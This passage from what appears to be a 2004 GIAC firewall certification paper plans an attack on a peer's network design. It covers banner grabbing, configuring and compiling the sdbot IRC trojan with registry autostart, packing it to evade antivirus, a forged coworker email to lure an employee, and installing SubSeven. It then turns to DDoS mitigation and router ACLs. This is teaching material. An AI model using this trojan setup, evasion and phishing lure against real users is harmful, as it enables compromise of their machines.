Another information gather technique is called "banner grabbing." By connecting the telnet client to an open TCP port, and specifying a legal command string, the server may reveal the listening application and version, and even information about the underlying operating system. We will try this technique against our target's web server. We execute the command "telnet 1.1.1.6 80." When the telnet window opens, type "GET / HTTP/1.0" and hit return. We might see output similar to the following.

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://10.10.15.10/Default.htm
Date: Thu, 15 Apr 2004 02:49:59 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 30 May 2003 23:48:39 GMT
ETag: "f46e58fe527c31:94d"
Content-Length: 11836

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2
FINAL//EN">

<HTML>
```

If we feel that this information is correct, we know what OS and web server we are dealing with. Apparently, we also know the private IP address of the server. It is possible to sanitize, or even masquerade the information in the application banner, and this is a recommended practice to avoid giving out useful information to attackers.

Attack

We have identified a couple of possible targets for attack. We have a bastion host or firewall at 1.1.1.6. Nmap was not able to provide a an operating system guess for this host, so we don't have much to go on there. We have what appears to be a Windows server running VPN services at 1.1.1.12. A search of the exploit archive at packet storm www.packetstormsecurity.org fails to turn up a remote exploit. There may be some options for a man in the middle (MITM) type attack against PPTP, but this requires us to own a host somewhere between the client and the server, and also requires the ability to mount a sophisticated cryptographic attack. Another potential target is an IIS server behind the firewall. There have been several recent exploits against Windows systems, such as a flaw in the DCOM system which was exploited by the MS Blaster worm, but this requires access over TCP port 135 which is blocked. In addition, it is very likely that widely publicized vulnerabilities such as these would be patched. Our target's security systems appear to be secure against most attacks.

So, we are going to build a trojan, and attempt to either lure someone on the inside to download it from a web page, or we may simply email it to some of the addresses we turned up in the reconnaissance phase. We first obtained the source code to a "bot" trojan. When launched on the victim machine, it joins an irc channel and awaits commands from its master. We can use the bot's download facility to download a more multipurpose trojan, such as SubSeven or BackOrifice, onto the victim. First, we obtain the source code to "sdbot05b" from the web. Some modifications have to made to the bot source code before we compile it. The values in the file below are for example only:

```
// bot configuration
 const char botid[12] = "my_evil_bot"; // bot id
 const char password[7] = "hax0r7"; // bot password
 const  int maxlogins = 4; // maximum number of
simultaneous logins
 const char server[15] = "irc.server.net"; // server
 const  int port = 6667; // server port
 const char serverpass[11] = "serverpass"; // server
password
 const char channel[13] = "#evilchannel"; // channel
that the bot should join
 const char chanpass[9] = "chanpass"; // channel
password
```

```
 const char server2[] = ""; // backup server
(optional)
 const  int port2 = 6667; // backup server port
 const char channel2[] = ""; // backup channel
(optional)
 const char chanpass2[] = ""; // backup channel
password (optional)
 const BOOL topiccmd = FALSE; // set to TRUE to enable
topic commands
 const BOOL rndfilename = FALSE; // use random file
name
 const char filename[13] = "syscfg32.exe"; //
destination file name
 const BOOL regrun = TRUE; // use the Run registry key
for autostart
 const BOOL regrunservices = TRUE; // use the
RunServices registry key for autostart
 const char valuename[21] = "Configuration Loader"; //
value name for autostart
 const char prefix = '.'; // command prefix (one
character max.)
 const char version[20] = "sdbot v0.5b by [sd]"; //
bot's VERSION reply
 const  int cryptkey = 0; // encryption key (not used
right now)
 const  int maxaliases = 16; // maximum number of
aliases (must be greater than the number of predefined
aliases).
```

Then we build the file using the supplied batch file. We use the freeware compiler lcc:

```
@echo off

:: ================================================
::
:: change 'c:\lcc' to the location of your lcc folder
::
:: ================================================
::
set lccdir=c:\data\utils\lcc

echo compiling...
%lccdir%\bin\lcc -o -a -unused sdbot05b.c
echo linking...
%lccdir%\bin\lcclnk -subsystem windows -s sdbot05b.obj
wsock32.lib wininet.lib shell32.lib icmp.lib winmm.lib
```

```
echo done.
echo.
dir sdbot05b.*
echo.
pause
```

The result of running this script should produce an executable called sdbot05b.exe in the build directory. To compress our trojan and make it less likely to be detected by the victim's antivirus program, we will use a "packer" utility. The tool aupx has a friendly gui. We will compress our trojan, and give it a more enticing name:



Figure 3 aupx packer

Since most organizations are fairly vigilant about the email vector, we will attempt to entice a user inside the organization to execute this from a web page. We can use some of the personal information gathered in the reconnaissance phase to help accomplish this. First we'll build a phony web site with some rich content that we've mirrored from somewhere on the 'net -- perhaps some humorous avi files or something of that nature. Then, we can send a forged email to one of the employees, posing as a coworker, e.g. "Bob, Here are some really hysterical movie clips. Check them out. –Ted." If our website is a compelling enough fake, Bob will be enticed to execute our trojan.

We will be lurking online in the appropriate irc channel, waiting for the bot to announce itself. The trojan is primarily designed to launch DOS attacks, which it can do via ping, UDP, or TCP syn floods. However, the appropriate command can also cause it to download, and execute a file on the target computer.

Retaining Control of the Target

At this point, we will attempt to install a more general purpose trojan such as SubSeven. SubSeven allows essentially complete control of the victim machine, including downloading, uploading and executing files, keystroke logging, scanning for more targets, etc. One of the first things we will attempt to do is

disable any antivirus running on the victim, since SubSeven is detected by most scanners.

It is not certain whether the plan of attack outlined here will succeed, but it does have a chance. Assuming we can get an internal user to execute our trojan, we have a good chance of taking it to the next step, and installing the full featured server. Since the outbound ACLs on the IPCop firewall do not block irc traffic, or most other outbound traffic, we should be able to control the sdbot trojan via irc. However, we plan to install SubSeven to give us more functionality than sdbot does. SubSeven needs to open up a server on some TCP port, 27374 by default. The firewall policies on the IPCop firewalls do not allow any inbound TCP traffic except to specific hosts on the public network. So it is likely that extending our foothold in this manner will fail.

Mitigation and Lessons Learned

Ms. Ludwig's network design did not provide very many avenues of attack. By placing the public web, dns and smtp servers behind the IPCop firewall, and using port forwarding with the firewall's public address, there was a very small "attack surface" with which to work with. IPCop is based on the popular open source Netfilter package, and I was not able to find any vulnerabilities with the current release. With this design, it was not possible to attack any underlying vulnerabilities of the Windows OS on the public servers – only the applications riding on top.

The placement of the Windows VPN server outside the firewall is unusual, but unless a new vulnerability is publicized for Microsoft's VPN product, there was no way to take it down. The one possibility of mounting a man-in-the-middle attack requires considerable sophistication, and being able to intercept or redirect traffic between a client and the server.

There are a few things that Ms. Ludwig's team could do to improve on their security. They should make sure that any information disclosure that could be exploited is mitigated to the fullest extent possible. This includes making sure the DNS registry information is as sanitized, and refers to a generic role rather than a person. The web site should be sanitized of any personal information that is not needed for business purposes. Any information that could be gleaned from banner grabbing should be sanitized as appropriate for the application. Finally, they should make sure that training programs and policies are updated, and that a strong security training program exists to reinforce caution and safe practices for the employees.

On the network side, they could improve the egress filtering on the IPCop firewalls and router. If the internal users are using the IPCop proxy for web browsing, the IT team should be able to place much more restrictive filters on the outbound traffic than described in Ms. Ludwig's practical. Specifically, the fact that my trojan was able to log on to an irc channel is a hole that should be

closed. I note that Ms. Ludwig stated that an IDS was not part of her network design, because of the extensive man hours required to monitor and tune such systems in the real world. However, had such a system been in place, it might have alerted their IT team of an attempted break in. Perhaps a gradual phase in of IDS could be attempted in the future, especially as the Snort IDS is built in to the IPCop firewall. However, I do agree that resources should not be devoted to IDS deployment until all other systems have been hardened, tested, and documented.

Assignment 4 – Future State of Technology – DDoS Detection and Mitigation

Denial of Service (DoS) and Distribute Denial of Service (DDoS) are a major concern of the Internet community. These large scale attacks have serious implications for enterprises, service providers (SPs) and even governments, given the current concerns of politically motivated attacks and the threat of "Cyber Warfare." The rapid evolution of the Internet from its origin as a research network into a vehicle for global commerce and communication has outstripped its ability to defend itself from numerous and evolving threats.

In this section of the practical exam I will examine the problems posed by DoS attacks, and the evolving technologies and best practices used to counter them. We will look at both the detection side of the equation – how to identify and characterize these attacks in real time - as well as techniques use to mitigate attack traffic by either diverting or cleaning it. And we will consider DoS attacks as they relate to the discipline of perimeter protection. What practices can the individual in charge of perimeter security follow to prepare for, prevent and mitigate attacks? What will the considerations for network architecture and service provider selection be in the next few years? We will also look at technologies offered by two prominent companies, Arbor Networks and Riverhead Networks in the DDoS detection and mitigation arena.

History of the Problem

Denial of Service attacks have been around for many years, but until about 5 years ago were viewed as more of a nuisance than a serious threat. Then, in February of 2000, a series of distributed denial of service attacks against high profile e-businesses such as Amazon, Yahoo! and ebay brought their sites down for several hours, and caused damage estimated at $1.2 billion by the Yankee Group.[2] This attack has been attributed to a single Canadian teenager named Mafiaboy, who pled guilty to the attacks.[3] DoS attacks were now clearly a serious economic concern for any business which relied on the Internet.

In October of 2002 an attack on the DNS root name servers effectively rendered large portions of the Internet unavailable for several hours. The attack was not well designed, or it would have been even more effective. But, it clearly demonstrated that the underlying infrastructure of the Internet itself was subject to attack. The domain name system remains one of the weakest components of the Internet, and new standards are under development to build security into the name resolution system.

In the summer of 2003, the destructive possibilities of malicious code were demonstrated by a number of effective worms and viruses. Many exploited the

[2] http://www.netstatistica.com/pdfs/netstatistica_security_102001.pdf
[3] Murphy, Dave

DCOM RPC vulnerability in MS Windows. In August of 2003 the Blaster worm ripped through the Internet. The payload of the Blaster worm was a SYN flood attack on Windowsupdate.com, scheduled for activation after 8/16/03 at 00:00. Microsoft was compelled to drop the "A" record from DNS.[4]

On August 18, the Sobig email virus was first detected. One of the most rapidly spreading email viruses in history, Sobig permitted downloading and executing of files on the infected computer. This trojanized feature was used to set up spam relays. The entrance of bulk mailers into the malicious code arena was a new milestone. Since spammers use these trojaned systems to make money, there was now an economic motive driving these efforts. In September of 2003, the Sobig virus was associated with DDoS attacks that shut down popular anti-spam blackhole lists.[5][6] As we saw in the previous section of this paper, purpose built DDoS trojans are readily available, and constantly evolving to be more stealthy and more effective. It is likely that bot armies numbering in the 100,000s have been gathered and are ready to strike. What was the Internet community to do?

First Generation Mitigation

Naturally researchers, businesses and service providers needed to respond to the real threat posed by DDoS attacks. Because of the speed with which armies of zombies in the 10,000s or more could be automatically directed to launch an attack, there was no early warning. Detection of an attack happened when a web server became unavailable, or one or more customers of an ISP reported a problem. Traditional snmp based monitoring solutions could provide utilization statistics, but no analysis, classification, or anomaly detection. Once a problem was detected, access lists could be applied on routers to classify and capture packets, but this was a manual process, and required experienced engineers to successfully analyze data in a meaningful way. An example of a classifying ACL, is shown below (output of the show access-list command on a Cisco Router):

```
Extended IP access list 169
     permit icmp any any echo (21374 matches)
     permit icmp any any echo-reply (2 matches)
     permit udp any any eq echo
     permit udp any eq echo any
     permit tcp any any established (150 matches)
     permit tcp any any (15 matches)
     permit ip any any (45 matches)[7]
```

[4] ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf. p. 5.

[5] http://securityresponse.symantec.com/avcenter/venc/data/w32.sobig.f@mm.html#threatassessment. p. 1.

[6] Leyden. p. 1.

[7] ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf. p. 52.

In this case we see a large amount of icmp echo traffic. Classifying ACLs can be combined with packet capture to provide detail about the attack source and possible trace back and clean up the problem.

Blackholes

The effect of distributed denial of service attacks proved to be overwhelming to web sites, and even to the Internet infrastructure itself. The immediate goals of mitigation technologies was to divert attacks away from the target, even if it meant legitimate traffic became collateral damage. Initially, this was done by applying ACLs at the upstream providers. This was not only time consuming, but also very resource intensive on busy backbone routers. A more efficient method of diverting traffic was developed using the Border Gateway Protocol (BGP), the protocol used by service provider routers to dynamically exchange routing information. BGP could be used to create what is known as a "blackhole" for malicious traffic. One of the properties of BGP is that routing changes propagate very quickly. Therefore it can be used to very rapidly divert malicious traffic into the blackhole.

If the attack source is relatively localized, it may be possible to blackhole based on the source address. This may keep the target's servers up, as well as protect the infrastructure and other customers. Unfortunately, with the distributed DoS attacks, this is rarely the case. Therefore, it may be necessary to blackhole traffic based on the destination victim address. Inevitably, this creates the Denial of Service that you were trying to avoid in the first place, though it does protect other customers and infrastructure from suffering collateral damage. Another situation in which blackholing could be used is in the case when a worm communicates in some way with a host out on the 'net somewhere – either downloading code, or possibly uploading passwords or other pilfered information. In these cases, it may be desirable to blackhole the malicious server, preventing the spread or action of the worm. A final issue to deal with is the fact that the attack packets frequently have spoofed source IP's - blocking packets based on a spoofed source address not only might not stop the attack, but could be dropping legitimate traffic.

An effective approach to combating spoofed packets is to combine the blackhole approach with unicast Reverse Path Forwarding (uRPF). This is essentially the same ingress/egress filtering technique used at the perimeter of the network design in section 2 of this paper on a larger scale. Basically, uRPF examines the source address of the inbound packets. The router checks its routing tables to make sure that the source address is valid, and discards it if it's not. Because in a large distributed network like the Internet or a large enterprise it is possible for a prefix to be valid on both sides of an interface (asymmetrical routing), uRPF is best implemented at the network edge to avoid dropping legitimate traffic.

Remote Triggered Blackholes

Unicast Reverse Path Forwarding can be combined with something called a remote triggered blackhole to provide a mitigation strategy that can be turned on to quickly divert attack traffic. To implement a remote triggered blackhole, a trigger is first implemented on the backbone routers in the form of a static route to Null0. In the example below, the Test Net (should never appear in valid packet) is used:

```
ip route 192.02.2.1 255.255.255.255 Null0
```
[8]

A dedicated trigger router is used to inject an iBGP (interior Border Gateway Protocol) announcement into the network that will be propagated to all BGP speaking routers:

```
ip route victim 255.255.255.255 Null0
```
[9]

The effect of this command, in conjunction with the trigger previously established, is to route all packets with a destination of the victim to Null0. Combine this with uRPF and we can also drop packets with a source of Null0. The following graphic is a simplified depiction of a Remote Triggered Blackhole. The broken red lines show the original route of the attack packets. The blue lines show the traffic redirected to the blackhole.

[8] ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf. p. 105.
[9] ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf. p. 107



Figure 4 Remote Triggered Blackhole

Sinkholes

A refinement of the blackhole technique is something called a "sinkhole." Rather than simply sending the attack traffic to the "bit bucket," a specialized host called a sinkhole is set up to receive the attack traffic. In its simplest form, a sinkhole can be a workstation running a free UNIX version and an implementation of the BGP protocol. Monitoring tools such as sniffers and a graphical traffic monitor like mrtg can be added for analysis, trending and forensics. By advertising "bogon" address space, and dark IP space out of the sinkhole, recons, backscatter, and other attack related activity can be monitored from the sinkhole. (Bogon addresses are IPs that should never be seen on the Internet, such as private addresses, reserved addresses, etc.) The sinkhole can be expanded to be a sinkhole network, sitting behind a large router and acting as a kind of super honeypot.[10]

Next Generation Mitigation

While the techniques such as blackholing and classification ACLs provide some capabilities of detecting and mitigating DoS and DDoS attacks, there are clear shortcomings with these first generation techniques. Detection is a very manual process, and analysis is largely left up to the skills of the individual network

[10] ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf. pp. 79-81.

engineers. On the mitigation side, only attacks with relatively few source addresses, or obviously spoofed addresses can be effectively shunted to blackholes. Otherwise, blackholing based on the destination address can protect infrastructure and other customers from the effects of the DoS, but the DoS on the victim is now complete.

On the detection side, Netflow is evolving as the preferred technique. Netflow is a feature originally developed by Cisco for switching. It also is used by ISPs for billing purposes. Netflow is now used to gather real-time statistics on network flows. Netflow statistics can then be forwarded to collection points for analysis. Compared to other options, netflow is a relatively cost effective means for gathering this information. In many cases, the router is already capable of generating netflow data, it just has to be turned on. Additional utilization of the cpu is in the area of 5%. The amount of data captured by netflow is in the range of 1-10% of the network traffic flowing across the interface, depending on the version of Netflow used, with the newer versions generating less utilization. Compared to older methods of flow monitoring, such as network taps which require a dedicated piece of hardware for each router interface, Netflow is a very attractive option. As netflow is scaled to very large, high bandwidth environments, statistics may only be gathered on a sampling of the packets flowing across an interface. In the same way, in real-world applications netflow can be used at strategic points around the network rather than on every router. This will still give a good understanding of what is going on at any one time.

Arbor Networks Solutions

In the detection arena, Arbor Networks Peakflow product exemplifies many of the features of next generation detection. Arbor's Peakflow automates the manual or "roll-your-own" solutions of the first generation. The Arbor product provides sophisticated capabilities of anomaly detection, monitoring and reporting. In terms of DDoS detection, Peakflow can detect events in real time, correlating thousands of data points and producing a coherent view of the situation. Peakflow can be used to automatically trigger the remote blackhole if desired. With the sophisticated analytical abilities of Peakflow, ACLs or blackholes can be implemented in a more targeted fashion, enhancing the ability to blackhole malicious streams while permitting legitimate traffic through to the destination. Also, he manually time consuming process of tracing back infected hosts for containment and mitigation is also automated.

Riverhead Networks Solutions

Riverhead Networks is another player in the DDoS detection and mitigation space. Like the Arbor Peakflow, the Riverhead Detector has detection and monitoring capabilities. In addition, the Riverhead Guard product has a sophisticated filtering capability which can actually clean malicious packets out of the networks flows, and then returning the legitimate packets back on the wire. Riverhead's proprietary algorithms are implemented in something Riverhead calls Multi Verification Process (MVP). This five step process includes filtering, active

verification, anomaly recognition, protocol analysis and rate limiting. Riverhead was recently acquired by networking giant Cisco. A graphic illustrating the detection and cleanup process is below. The red line represents traffic containing attack traffic flowing towards the victim. At the direction of the Detector, traffic bound for the victim is routed to the Cleaners. The cleaners sanitize the traffic, and return legitimate traffic (green line) back to the destination.



Figure 5 Cleaning Hostile Flows

DDoS and Perimeter Protection

There are several implications of DDoS detection and mitigation technology for individuals responsible for perimeter protection. In today's interconnected world, the actions of network personnel can truly have implications across the globe. It is not only your own network you're protecting, but all the other citizens of the Internet. We can see that the threats of botnets, malware authors, spammers, and other blackhats are out there, and they are real.

The most important thing is to follow best practices such as those in the SANS curriculum. Defense in depth, configuration management, auditing, training and educating others are all key to turning the tide against network threats. Making sure your systems are patched, and that proper egress filters are in place will help you and the community at large.

Beyond these sort of fundamental best practices, are there ways in which advances in DDoS detection and mitigation technologies will find applications beyond the service provider level, and within the enterprise? In the short term, service providers will begin offering detection and mitigation as a value added service for key customers. In the next 1-3 years we will probably see this

technology come into the enterprise. Both Arbor Networks and Riverhead Networks are marketing their technology to enterprises. One application for the enterprise would be to protect all your inbound lines. Having detection/mitigation capability in the enterprise could also prevent worms that come into your network from attacking other networks. And, network personnel could have better insight into newer classes of worms and virii. Overall, technology such as this will lower risk of DoS attacks and worm infestations. The acquisition of Riverhead by Cisco networks also signals future developments. We might see the implementation of DDoS mitigation on a line card, just as IDS, firewalling and other features have begun to be implemented.

References

General:
"Windows 2000 Benchmarks." The Center for Internet Security. 2002. URL: http://www.cisecurity.org/bench_win2000.html (20 April 2004)

"Syslog NG." URL: http://www.balabit.com/products/syslog_ng/ (20 April 2004)

Cisco Router:
"Cisco 2600 Series Modular Access Routers." URL: http://www.cisco.com/warp/public/cc/pd/rt/2600/prodlit/2600_ds.pdf (20 April 2004)

"CIS Level-1 / Level-2 Benchmark and Audit Tool for Cisco IOS Routers." 2 September 2003. URL: http://www.cisecurity.org/bench_cisco.html (20 April 2004)

"Cisco IOS Software Releases 12.2 Mainline Command Reference." URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/prod_command_reference_list.html (20 April 2004)

PIX Firewall:
"Managing VPN Remote Access," URL: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_63/config/basclnt.pdf

"Configuring IPSec Between Two PIXes With VPN Client 4.x Access," Document ID: 14092, URL: http://www.cisco.com/warp/public/110/pixpixvpn.pdf

"Cisco Secure PIX Firewall 6.x and Cisco VPN Client 3.5 for Windows with Microsoft Windows 2000 and 2003 IAS RADIUS Authentication," Document ID: 18897, URL: http://www.cisco.com/warp/public/110/cvpn3k_pix_ias.pdf (20 April 2004)

"Configuring Application Inspection (Fixup)." URL: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/fixup.pdf (20 April 2004)

Attacks:
Ludwig, Lesa. "GIAC Certified Firewall Analyst Practical Assignment." 20 October 2003. URL: http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf (20 April 2004)

"Samspade.org" URL: http://www.samspade.org/ (20 April 2004)

Fyodor. "Nmap network security scanner man page." URL: http://www.insecure.org/nmap/data/nmap_manpage.html (20 April 2004)

" Welcome to the Home of Elite peoplz." URL: http://askmatador.com/ep/bots/ (20 April 2004)

"illmob.org." URL: http://www.illmob.org/files.html (20 April 2004)

"SubSeven Official Site." URL: http://www.subseven.ws/ (20 April 2004)

DoS:
"Today's SP Security Techniques." URL: ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE02-Seven-Basic-SP-Security-Techniques-V1.0-(9433_03_2004).pdf (20 April 2004)

"Service Provider Security: Mitigating Worm Outbreaks." URL: ftp://ftp-eng.cisco.com/cons/isp/security/CPN-Summit-2004/SE05-Mitigating-Worm-Outbreaks-v1.2-(9415_03_2004).pdf (20 April 2004)

"Networks Under Attack." NETstatistica. October, 2001. URL: http://www.netstatistica.com/pdfs/netstatistica_security_102001.pdf (20 April 2004)

Murphy, Dave. "Mafiaboy, E-Commerce's Thorn, Pleads Guilty." Trainer's Site. 19 January 2001. URL: http://www.dgl.com/itinfo/2001/it010119a.html (20 April 2004)

"W32.Sobig.F@mm." Symantec Security Response. 8 January 2004. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.sobig.f@mm.html #threatassessment (20 April 2004)

Leyden, John. "Sobig linked to DDoS attacks on anti-spam sites." The Register. 25 September 2003. URL: http://www.theregister.co.uk/2003/09/25/sobig_linked_to_ddos_attacks/ (20 April 2004)

"Arbor Networks." URL: http://www.arbornetworks.com/ (20 April 2004)

"Riverhead Networks: Defeat DDoS Attacks and Let Your Network Flow." URL: http://www.riverhead.com (20 April 2004)

Appendix

Border Router Configuration

```
version 12.2
service tcp-keepalives-in
service timestamps debug datetime show-time zone msec
service timestamps log datetime msec show-time zone
service password-encryption
no service finger
hostname Border1
logging buffered 65536 informational
logging rate-limit console 3 except critical
logging console critical
no service config
aaa new-model
aaa authentication login default group radius local
enable secret 5 $1$vI1S$XmBvSEkJnLv4WLaSxFin4/
username joe password 7 030A5E1A121D2449
radius-server retransmit 3
radius-server timeout 5

clock time zone GMT -8
ip subnet-zero
no ip source-route
no ip domain-lookup
no ip bootp server
no service dhcp
ip cef
ip ssh time-out 60
ip ssh authentication-retries 2
!
interface FastEthernet0/0
 description Border1 inside interface
 ip address NNN.109.117.97 255.255.255.240
 ip verify unicast reverse-path
 ip access-group 102 in
 no ip proxy-arp
 no ip mroute-cache
 no cdp enable
!
interface FastEthernet0/1
 no ip address
 no ip redirects
 no ip unreachables
 no ip directed-broadcast
 no ip proxy-arp
```

```
 shutdown
!
interface Serial 0/0
 description Border1 outside interface
 service-module t1 clock source internal
 service-module t1 timeslots 1-24 speed 64
 service-module t1 framing esf
 service-module t1 linecode b8zs
 ip address NNN.109.120.154 255.255.255.252
 encapsulation ppp
 fair-que
 ip access-group 101 in
 ip verify unicast reverse-path
 no ip proxy-arp
 no ip mroute-cache
 no cdp enable
!
interface Serial 0/1
 no ip address
 no ip directed-broadcast
 shutdown
!
ip classless
ip route 0.0.0.0 0.0.0.0 NNN.109.120.153 10
ip route NNN.109.117.104 0.0.0.7 NNN.109.117.102 10
no ip http server
!
logging trap debugging
logging facility local7
logging 10.14.254.200
!
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 172.16.0.0 0.15.255.255 any
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip NNN.109.117.96 0.0.0.15 any log
access-list 101 deny ip 000.0.0.0 0.255.255.255 any log
access-list 101 deny ip 001.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 0.255.255.255 any log
access-list 101 deny ip 37.0.0.0 0.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 0.255.255.255 any log
access-list 101 deny ip 59.0.0.0 0.255.255.255 any log
access-list 101 deny ip 71.0.0.0 0.255.255.255 any log
access-list 101 deny ip 72.0.0.0 0.255.255.255 any log
access-list 101 deny ip 73.0.0.0 0.255.255.255 any log
access-list 101 deny ip 74.0.0.0 0.255.255.255 any log
access-list 101 deny ip 75.0.0.0 0.255.255.255 any log
access-list 101 deny ip 76.0.0.0 0.255.255.255 any log
access-list 101 deny ip 77.0.0.0 0.255.255.255 any log
access-list 101 deny ip 78.0.0.0 0.255.255.255 any log
access-list 101 deny ip 79.0.0.0 0.255.255.255 any log
access-list 101 deny ip 85.0.0.0 0.255.255.255 any log
access-list 101 deny ip 86.0.0.0 0.255.255.255 any log
access-list 101 deny ip 87.0.0.0 0.255.255.255 any log
access-list 101 deny ip 88.0.0.0 0.255.255.255 any log
access-list 101 deny ip 89.0.0.0 0.255.255.255 any log
access-list 101 deny ip 90.0.0.0 0.255.255.255 any log
access-list 101 deny ip 91.0.0.0 0.255.255.255 any log
access-list 101 deny ip 92.0.0.0 0.255.255.255 any log
access-list 101 deny ip 93.0.0.0 0.255.255.255 any log
access-list 101 deny ip 94.0.0.0 0.255.255.255 any log
access-list 101 deny ip 95.0.0.0 0.255.255.255 any log
access-list 101 deny ip 96.0.0.0 0.255.255.255 any log
access-list 101 deny ip 97.0.0.0 0.255.255.255 any log
access-list 101 deny ip 98.0.0.0 0.255.255.255 any log
access-list 101 deny ip 99.0.0.0 0.255.255.255 any log
access-list 101 deny ip 100.0.0.0 0.255.255.255 any log
access-list 101 deny ip 101.0.0.0 0.255.255.255 any log
access-list 101 deny ip 102.0.0.0 0.255.255.255 any log
access-list 101 deny ip 103.0.0.0 0.255.255.255 any log
